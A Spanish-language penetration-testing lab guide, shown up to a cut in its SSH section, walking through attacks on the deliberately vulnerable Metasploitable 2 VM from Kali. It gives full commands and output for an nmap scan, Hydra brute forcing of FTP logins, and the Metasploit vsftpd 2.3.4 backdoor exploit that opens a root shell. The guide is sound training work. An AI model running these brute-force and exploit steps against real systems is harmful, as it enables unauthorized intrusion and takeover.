

Ruben Apablaza Muñoz

PROYECTO
LABS
CIBERSEGURIDAD

LAB11
Explotación de
Metasploitable 2

– 0Zone –

⚠ **AVISO LEGAL Y DESCARGO DE RESPONSABILIDAD** ⚠

Este documento tiene fines **estrictamente educativos y de formación profesional** en el área de la ciberseguridad. El autor no se hace responsable por el mal uso de la información, scripts o comandos aquí descritos.

- **Entornos de prueba**

Se recomienda ejecutar este laboratorio exclusivamente en entornos controlados (Máquinas Virtuales o Contenedores). Nunca ejecutes scripts o comandos desconocidos en servidores de producción sin antes probarlos y entender su funcionamiento.

- **Responsabilidad del usuario**

El uso de herramientas de nivel administrativo (`sudo`) conlleva riesgos. El lector es el único responsable de cualquier pérdida de datos o interrupción del servicio que pudiera derivarse de la aplicación de este manual.

- **Ética profesional**

Las técnicas de análisis aquí descritas deben ser utilizadas siempre bajo un marco legal y con la autorización debida.

Contenido

Introducción	4
Requisito de operación	5
PROYECTO 11: Explotación de Metasploitable 2.	7
1. Escaneo de red	9
2. Explotación del puerto 21: FTP	10
3. Explotación de VSFTPD 2.3.4	14
3.1 Utilizando Metasploit	16
3.1.1 Utiliza la ayuda de Metasploit.	17
2.2 Análisis final del ataque	19
4. Explotación del puerto 22 SSH	20
4.1 Utilizar locate en Kali Linux	20
4.2 Filtrar búsquedas en msfconsole	21
4.3 INGRESAR POR SSH	25
4.4 ¿Qué es meterpreter?	30
5. Explotación del puerto 22 SSH (método RSA)	31
6. Explotación puerto 23 TELNET	39
6.1 Análisis en Wireshark	42
6.3 Explotando telnet con metasploitable	45
7. Enumeración de usuarios a través de SMTP (puerto 25)	48
8. Explotando el puerto 80 (php_cgi)	50
9. Explotando puerto 139 y 445 (Samba)	55
9.1 Identificación	57
9.2 Explotando con metasploitable.	59

10. Explotando el puerto 5432 (PostgreSQL)	61
10.1 utilizando metasploit.....	64
11. Explotando Port 6667 (UnrealIRCd).....	66
11.1 Cambiar o elegir PAYLOADS en Metasploitable	68
12. Explotación de Rlogin (Remote Login)	70
13. Explotando Bindshell (1524).....	73
14. Explotando VNC (5900).....	75
15. Privilege Escalation via Port 2049: NFS	81
15.1 Explicación del comando showmount	84
Conclusión.....	85

OZONE

OZONE

Introducción

Exploración y explotación de Metasploitable 2

Este documento presenta un recorrido práctico y metódico por las fases esenciales de un **Pentest** (test de penetración), tomando como objetivo la máquina deliberadamente vulnerable **Metasploitable 2**.

El proceso se estructura de forma lógica, comenzando con una recomendación crítica de seguridad operativa: la creación de un **snapshot** o punto de restauración antes de iniciar cualquier ataque.

A lo largo del laboratorio, se demuestra el uso de un arsenal de herramientas estándar en la industria, tales como **Nmap** para el reconocimiento, **Metasploit Framework** para la ejecución de exploits, **Hydra** para ataques de fuerza bruta y **Wireshark** para el análisis de tráfico de red.

El objetivo principal es identificar y explotar debilidades en servicios comunes como FTP, SSH, Telnet, SMTP, HTTP y Samba para comprender cómo las configuraciones deficientes y las versiones obsoletas de software comprometen la integridad de un sistema.

Requisito de operación


Esta guía es la continuación estratégica de los laboratorios:

- Lab 1: Instalación y preparación de Ubuntu Server.
- Lab 2: Análisis táctico de logs en sistemas Linux.
- Lab 3: Hardening Básico de Linux.
- Lab 4: Hardening AVANZADO de Linux: UFW + Fail2Ban + CrowdSec + RK Hunter.
- Lab 5: Instalación de Kali Linux
- Lab 6: Instalación de Metasploitable2
- Lab 7: Escaneo de red con Nmap
- Lab 8: Sniffing de red con Wireshark
- Lab 9: Cracking de hashes
- Lab 10: Automatización de análisis SOC con Python

En ciberseguridad, la integridad del entorno es fundamental. Para garantizar que las acciones que vamos a realizar hoy sean consistentes y que las configuraciones de red no interfieran con tus hallazgos, es **altamente recomendable** haber completado la fase previa.

Si aún no tienes tu entorno listo o quieres asegurarte de que tu máquina cumple con los estándares de este proyecto, puedes realizar ambos laboratorios aquí:

Haz *click* en la imagen para acceder al **Lab** correspondiente.





PROYECTO 11: Explotación de Metasploitable 2.

Utilizar metodologías tanto manuales como automatizadas en tu entorno de Kali Linux para comprometer los servicios de tu Metasploitable 2, identificando fallos críticos como:

- Abuso de servicios mal configurados (VSFTPD Backdoor, Samba, UnrealIRCd).
- Explotación manual y obtención de shells interactivas (vía Netcat / Telnet).
- Inyección de comandos en aplicaciones web expuestas.
- Uso táctico de Metasploit Framework (búsqueda de módulos y payloads).
- Técnicas esenciales de post-explotación (sesiones Meterpreter y elevación de privilegios a Root).

Si bien en el laboratorio vamos a lanzar exploits de forma indiscriminada sin verificar falsos positivos y depender de algunas herramientas automáticas, también aprenderemos a alternar entre enfoques manuales y automatizados con Python/herramientas nativas para entender su funcionamiento, alcance e impacto real.

Nuestras VMs (Kali Linux y Metasploitable 2) ya están en el segmento de red correcto, así que estamos listos.

Recuerda antes de atacar la maquina Metasploitable2, crear un snapshot (punto de restauración) antes de comenzar a atacarla.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip -4 a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    inet 192.168.118.129/24 brd 192.168.118.255 scope global eth0
msfadmin@metasploitable:~$
```

```
(ozone@kali)-[~]
$ ip -4 a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.0.38/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 604331sec preferred_lft 604331sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.118.128/24 brd 192.168.118.255 scope global dynamic noprefixroute eth1
        valid_lft 1331sec preferred_lft 1331sec
```



1. Escaneo de red

El primer paso para lograr nuestro objetivo es realizar un escaneo de servicios que examine los 65535 puertos de Metasploitable 2 para determinar qué se está ejecutando, dónde y con qué versión. El resultado se muestra en la imagen a continuación.


```
nmap -p- -sV 192.168.118.129
```

```
(ozone@kali)-[~]
$ nmap -p- -sV 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 10:02 -0300
Nmap scan report for 192.168.118.129
Host is up (0.0023s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
36122/tcp open  java-rmi     GNU Classpath grmiregistry
40406/tcp open  nlockmgr     1-4 (RPC #100021)
48685/tcp open  mountd       1-3 (RPC #100005)
59015/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:CD:40:B9 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 154.04 seconds
```


2. Explotación del puerto 21: FTP

Ahora que tenemos todos nuestros puertos y servicios listados, comencemos explotando el puerto 21 con FTP. Usaremos Hydra para esto. Las dos listas de palabras para esta operación tendrán nombres de usuario y contraseñas predeterminados. Las podemos crear; para este lab no sugiero utilizar el diccionario **rockyou** debido a que tiene como 14 millones de palabras y alargaría innecesariamente lo que pretendemos probar. Dicho esto, en un escenario real debiésemos hacer un buen reconocimiento en primera instancia que nos entregue nombres de usuarios existentes en el sistema lo que permite acotar obviamente las posibilidades, que colocaríamos en una lista de usuarios **separada** de la lista de posibles contraseñas. **¿Por qué conviene separarlos?**

- **Eficiencia:** Si descubrimos 5 usuarios reales y tenemos 1,000 contraseñas probables, Hydra hará 5,000 intentos. Si usáramos un archivo combinado con 1,000 entradas, solo probaríamos 1,000 combinaciones específicas, y podríamos perdernos la correcta.
- **Escalabilidad:** Podemos usar un *usuarios.txt* pequeño (basado en nuestra investigación) con un *pass.txt* gigantesco.



Para lanzar nuestro ataque con hydra utilizamos:

```
hydra -L usuarios.txt -P diccionario.txt 192.168.118.129 ftp
```

Parámetro	Función	Descripción Detallada
hydra	Herramienta	<i>Es el motor del ataque; una de las herramientas más rápidas y famosas para realizar fuerza bruta en red.</i>
-L usuarios.txt	Lista de Usuarios	<i>La L mayúscula indica el uso de un archivo con múltiples nombres de usuario. Hydra los probará uno por uno.</i>
-P diccionario.txt	Lista de Passwords	<i>La P mayúscula indica el uso de un archivo (diccionario) con múltiples contraseñas para probar contra los usuarios.</i>
192.168.118.129	Objetivo	<i>Es la dirección IP de la víctima (en este caso, la máquina Metasploitable 2).</i>
ftp	Protocolo/Servicio	<i>Define el "idioma" que hablará Hydra; aquí le indicamos que ataque el servicio de transferencia de archivos ftp.</i>

Diferencia importante con las minúsculas

Es un error común confundirlos, así que debemos tener cuidado:

- **-l (minúscula)**: Se usa si **ya conocemos** el usuario (ej: -l admin). Solo probará contraseñas para ese usuario único.
- **-p (minúscula)**: Se usa si **ya conocemos** la contraseña pero no el usuario.

Y como resultado obtenemos las credenciales de acceso por ftp.

```
(ozone@kali)-[~]
$ hydra -L usuarios.txt -P diccionario.txt 192.168.118.129 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 10:14:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 707 login tries (l:7/p:101) ~45 tries per task
[DATA] attacking ftp://192.168.118.129:21/
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 403 to do in 00:02h, 16 active
[STATUS] 296.00 tries/min, 592 tries in 00:02h, 115 to do in 00:01h, 16 active
[21][ftp] host: 192.168.118.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-28 10:17:00
```

Análisis de las estadísticas ([DATA] y [STATUS])

Hydra nos entrega información muy útil sobre cómo trabajó:

- **707 login tries:** Intentó 707 combinaciones diferentes (7 usuarios en mi lista × 101 contraseñas en mi diccionario).
- **16 active tasks:** Hydra estaba haciendo 16 intentos en paralelo (hilos) para terminar más rápido.
- **304.00 tries/min:** La conexión o la máquina objetivo permitieron una velocidad de unos 300 intentos por minuto.

Probamos las nuevas credenciales.

ftp 192.168.118.129

```
(ozone@kali)-[~]
$ ftp 192.168.118.129
Connected to 192.168.118.129.
220 (vsFTPd 2.3.4)
Name (192.168.118.129:ozone): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Debemos recordar lo siguiente: Cuando estamos conectado por FTP, solo puedes usar los comandos definidos en el protocolo RFC 959 (el estándar de FTP). Nuestro "cliente" de FTP le envía comandos al "servidor", y el servidor solo entiende cosas como "dame un archivo", "sube un archivo" o "listame el directorio".

Para movernos dentro de Metasploitable2 vía FTP, utilizaremos estos comandos básicos:

Comando	Descripción
ls	Lista los archivos y carpetas en el directorio actual del servidor.
cd [directorio]	Cambia el directorio de trabajo en la máquina remota.
pwd	Muestra la ruta completa del directorio donde nos encontramos posicionados.
get [archivo]	Descarga un archivo desde la máquina remota hacia nuestro equipo local.
put [archivo]	Sube un archivo desde nuestro equipo local hacia la máquina remota.
help	Despliega la lista de comandos disponibles y permitidos en ese servidor.

help

```
ftp> help
Commands may be abbreviated.  Commands are:

!          close      fget          lpage         modtime      pdir          rcvbuf        sendport      type
$          cr          form          lpwd          more         pls           recv          set            umask
account    debug      ftp           ls            mput         pmlsd        reget         site          unset
append     delete    gate          macdef        mreget       preserve     remopts      size          usage
ascii      dir        get           mdelete       msend        progress     rename        sndbuf        user
bell       disconnect glob          mdir          newer         prompt        reset         status        verbose
binary     edit      hash          mget          nlist        proxy         restart       struct        xferbuf
bye        epsv      help          mkmdir        nmap         put           rhelp         sunique       ?
case       epsv4     idle          mls           ntrans       pwd           rmdir         system
cd         epsv6     image         ml            open          page          rstatus      tenex
cdup       exit      lcd           mlsd          open          page          runique      throttle
chmod      features  less          mode           page          passive       send          trace
ftp> |
```



3. Explotación de VSFTPD 2.3.4

Ya hemos explotado el servicio que se ejecuta en el puerto 21(ftp); ahora explotaremos la versión específica del servicio FTP. En nuestro primer reconocimiento veíamos como el servicio ftp utiliza la versión VSFTPD 2.3.4

```
(ozone@kali)-[~]
$ nmap -p- -sV 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 10:02 -0300
Nmap scan report for 192.168.118.129
Host is up (0.0023s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Por lo tanto buscaremos una vulnerabilidad para VSFTPD 2.3.4 utilizando **Searchsploit**.

`searchsploit vsftpd`

```
(ozone@kali)-[~]
$ searchsploit vsftpd
```

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

```
Shellcodes: No Results
```

Vemos que aparecen 2 herramientas para la versión 2.3.4

¿Cómo sabemos cuál deberíamos ocupar?

Es una pregunta fundamental que a veces no se da el tiempo de responder. En el mundo de la ciberseguridad, elegir el "arma" adecuada depende de nuestro nivel de comodidad con las herramientas y del tiempo que tengamos.

A continuación explico los criterios para decidir qué archivo usar de esa lista:

1. La extensión del archivo (El factor clave)

Fijarse en la columna **Path**. La extensión dice qué lenguaje o herramienta necesitamos para "disparar" el exploit:

- **.rb (Ruby)**: Casi siempre son módulos diseñados específicamente para **Metasploit**. Son los más fáciles de usar porque Metasploit se encarga de todo (conexión, payload, manejo de la shell).
- **.py (Python)**: Son scripts independientes. Se ejecutan directamente desde la terminal (ej: python3 exploit.py). Suelen ser más rápidos de lanzar, pero a veces requieren instalar librerías adicionales.
- **.c (C)**: Debemos compilarlos primero usando **gcc** para generar un ejecutable. Son comunes en exploits más antiguos o de bajo nivel.
- **.pl (Perl) / .sh (Shell script)**: Se ejecutan con sus respectivos intérpretes.

2. ¿Por qué elegir el de Metasploit (.rb)?

Como estamos aprendiendo en un entorno controlado (Metasploitable 2), el módulo de Metasploit es la opción preferida por tres razones:

1. **Automatización**: No tenemos que preocuparnos por activar manualmente el puerto 6200 ni por configurar netcat. El framework lo hace por nosotros.
2. **Estandarización**: Una vez que aprendemos a usar un exploit en Metasploit, sabemos usar casi todos los demás (set RHOSTS, set PAYLOAD, run).
3. **Post-Explotación**: Metasploit nos ofrece herramientas extra una vez que ganamos el acceso, como subir/bajar archivos fácilmente.

3. Cómo leer la tabla de Searchsploit

Cuando vemos **Backdoor Command Execution**, significa que el exploit nos dará el control total (una terminal). Si en cambio ves **Denial of Service** (DoS), el exploit solo servirá para "tumbar" o colapsar el servicio, lo cual no nos da acceso.

Por lo tanto si buscamos acceso, priorizar siempre los que digan "*Remote Command Execution*" o "*Backdoor*".

3.1 Utilizando Metasploit

Abriremos la consola de Metasploit con **msfconsole**

```
(ozone@kali)-[~]
$ msfconsole
Metasploit tip: Add routes to pivot through a compromised host using route
add <subnet> <session_id>

Metasploit

  =[ metasploit v6.4.112-dev ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,707 payloads ]
+ -- --=[ 429 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > |
```

Buscaremos el módulo con **search vsftpd**



```
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of
Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor
Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_
backdoor

msf > 
```

En este caso seleccionaremos el que tiene índice 1... algunos lo llaman por el nombre como por ejemplo:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

pero también es útil llamarlo por el número del índice que en este caso corresponde al #1

```
use 1
```

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
```

3.1.1 Utiliza la ayuda de Metasploit.

Cuando se está empezando con Metasploit es bastante común sentirse un poco perdido porque llamamos un módulo pero no sabemos que debemos colocar, pero una vez que entendemos la lógica es bastante simple. Si estas perdido lo primero sería que una vez llamado el módulo, pedir que muestra las opciones, ahí nos dirá que es lo que requiere para funcionar.

```
show options
```

```

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies     Proxies            no        A proxy chain of format type:host:port[,type:host:port][ ... ].
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Así que si nos guiamos por las opciones que nos muestra sobre que es requerido y que no, configuramos el módulo para ejecutarlo. En este caso solo tenemos que configurar la dirección ip debido a que el otro parámetro requerido que es el puerto, ya está configurado.

set RHOST 192.168.118.129

y lanzamos nuestro ataque con **exploit**

sí tenemos éxito deberíamos obtener el acceso a la maquina y si lanzamos el comando **whoami** para identificar al usuario, podemos verificar que en este caso somos el usuario **root**.

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.118.129
RHOST => 192.168.118.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.118.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.118.129:21 - USER: 331 Please specify the password.
[+] 192.168.118.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.118.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.118.128:36235 -> 192.168.118.129:6200) at 2026-03-28 15:44:36 -0300

whoami
root

```


Esto significa que hemos tomado el **control total** de la máquina Metasploitable 2 a través de esa puerta trasera.

2.2 Análisis final del ataque

Lo que acabamos de hacer es el flujo completo de un **Pentest**:

1. **Escaneo:** Detectamos el puerto 21.
2. **Enumeración:** Supimos que era vsftpd 2.3.4.
3. **Investigación:** Buscamos el exploit en searchsploit.
4. **Explotación:** Usamos msfconsole para lanzar el backdoor.
5. **Post-Explotación:** Estamos verificando privilegios con whoami.



4. Explotación del puerto 22 SSH

En nuestro primer escaneo detectamos que el servicio **ssh** se encuentra abierto.

```
(ozone@kali)-[~]
$ nmap -p- -sV 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 10:02 -0300
Nmap scan report for 192.168.118.129
Host is up (0.0023s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
```

Para este módulo vamos a utilizar los mismos archivos que contienen credenciales de usuarios y contraseñas que utilizamos en el módulo anterior, por lo que vamos a necesitar sus rutas.

Podemos ver la ruta con **locate**

locate usuarios.txt

locate diccionario.txt

```
(ozone@kali)-[~]
$ locate usuarios.txt
/home/ozone/usuarios.txt

(ozone@kali)-[~]
$ locate diccionario.txt
/home/ozone/diccionario.txt
```



4.1 Utilizar **locate** en Kali Linux


Aprovechare de explicar un pequeño detalle... *¿Qué pasaría si quiero encontrar más de un archivo con locate?* Usualmente en Linux bastaría con separar con un espacio, pero como podemos ver en la imagen siguiente, esto en Kali Linux no resulta debido a que en esta versión se añade un AND lógico por defecto que impide realizar esta simple acción.

```
(ozone@kali)-[~]
$ locate diccionario.txt usuarios.txt

(ozone@kali)-[~]
```

Igual esto es rebuscado pero como estamos documentando, puede ser que a alguien le ayude a resolver esta duda, entonces para que funcione. lo que haremos será utilizar expresiones regulares.

```
locate -r 'diccionario.txt\|usuarios.txt'
```



```
(ozone@kali)-[~]  
$ locate -r 'diccionario.txt\|usuarios.txt'  
/home/ozone/diccionario.txt  
/home/ozone/usuarios.txt
```

Talvez para algunos es una tontería pero me pareció importante señalarlo... ahora que ya tenemos las rutas, continuamos.

4.2 Filtrar búsquedas en msfconsole

Algo que debemos entender de Metasploit, para no estar simplemente copiando y pegando comandos, es que Metasploit divide sus herramientas en categorías. Las dos que más se utilizan son:

- **Exploits:** Se aprovechan de un error de software (como el "backdoor" que usamos en FTP) para forzar la entrada.
- **Auxiliary (auxiliares):** No "rompen" nada técnico; realizan tareas de apoyo como escanear puertos, descubrir versiones o, en este caso, probar combinaciones de usuario/contraseña.

Usamos este módulo porque el puerto 22 (SSH) en Metasploitable 2 no tiene un "error de código" tan obvio como el FTP, pero sí tiene cuentas con contraseñas débiles. Este módulo es el "especialista" en probar diccionarios de forma rápida y eficiente sobre SSH.

Como estamos asumiendo el rol de alguien que está aprendiendo a utilizar esta herramienta, lo mejor es preguntar con el comando **search** como lo hicimos antes. El problema es que si utilizamos **search ssh** nos aparecen muchas opciones, **167** como muestra la imagen a continuación.

153	post/windows/gather/credentials/mremote	.	normal
No	Windows Gather mRemote Saved Password Extraction		
154	exploit/windows/local/unquoted_service_path	2001-10-25	great
Yes	Windows Unquoted Service Path Privilege Escalation		
155	exploit/linux/http/zyxel_lfi_unauth_ssh_rce	2022-02-01	excellent
Yes	Zyxel chained RCE using LFI and weak password derivation algorithm		
156	_ target: Unix Command	.	.
157	_ target: Linux Dropper	.	.
158	_ target: Interactive SSH	.	.
159	auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	normal
No	libssh Authentication Bypass Scanner		
160	_ action: Execute	.	.
.	Execute a command	.	.
161	_ action: Shell	.	.
.	Spawn a shell	.	.
162	exploit/linux/http/php_imap_open_rce	2018-10-23	good
Yes	php imap_open Remote Code Execution		
163	_ target: prestashop	.	.
164	_ target: suitecrm	.	.
165	_ target: e107v2	.	.
166	_ target: Horde IMP H3	.	.
167	_ target: custom	.	.

Podemos hacer una búsqueda más inteligente aplicando ciertos filtros como por ejemplo tipo y nombre.

search type:auxiliary name:ssh

Como muestra la imagen a continuación al utilizar filtros la cantidad se reduce considerablemente y hay unos cuantos que nos pueden interesar. Lo bueno de utilizar la **búsqueda**, más que simplemente copiar y pegar de una guía o lo que vimos por ahí, es que nos ayuda a entender que otras herramientas tenemos a nuestra disposición.

```
msf > search type:auxiliary name:ssh
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/cisco_7937g_ssh_privesc	2020-06-02	normal	No	Cisco 7937G SSH
1	auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	normal	No	Eaton Xpert Met
2	auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	No	Fortinet SSH Ba
3	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Juniper SSH Bac
4	auxiliary/scanner/ssh/detect_kippo	.	normal	No	Kippo SSH Honey
5	auxiliary/fuzzers/ssh/ssh_version_15	.	normal	No	SSH 1.5 Version
6	auxiliary/fuzzers/ssh/ssh_version_2	.	normal	No	SSH 2.0 Version
7	auxiliary/fuzzers/ssh/ssh_kexinit_corrupt	.	normal	No	SSH Key Exchang
8	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check
9	auxiliary/scanner/ssh/ssh_identify_pubkeys	.	normal	No	SSH Public Key
10	auxiliary/scanner/ssh/ssh_enumusers	.	normal	No	SSH Username En
11	_ action: Malformed Packet	.	.	.	Use a malformed
12	_ action: Timing Attack	.	.	.	Use a timing at
13	auxiliary/fuzzers/ssh/ssh_version_corrupt	.	normal	No	SSH Version Cor
14	auxiliary/scanner/ssh/ssh_version	.	normal	No	SSH Version Sca
15	auxiliary/dos/windows/ssh/sysax_sshd_kexexchange	2013-03-17	normal	No	Sysax Multi-Ser
16	auxiliary/scanner/ssh/ssh_enum_git_keys	.	normal	No	Test SSH Github
17	auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	normal	No	libssh Authenti
18	_ action: Execute	.	.	.	Execute a comma
19	_ action: Shell	.	.	.	Spawn a shell

Por ejemplo si utilizo el número 14 de la lista **SSH Version Scanner** y sigo la misma lógica anterior, de utilizar **show options** para que me muestre las opciones para ver que requiere, en este caso solo necesita la dirección ip porque lo demás viene configurado. Después ejecutamos con **run** o **exploit** (que en este contexto son lo mismo) podemos ver que detecta y confirma la misma versión de ssh que había confirmado el scan inicial, la **4.7p1**.

```

msf > use 14
msf auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

  Name           Current Setting  Required  Description
  --           -
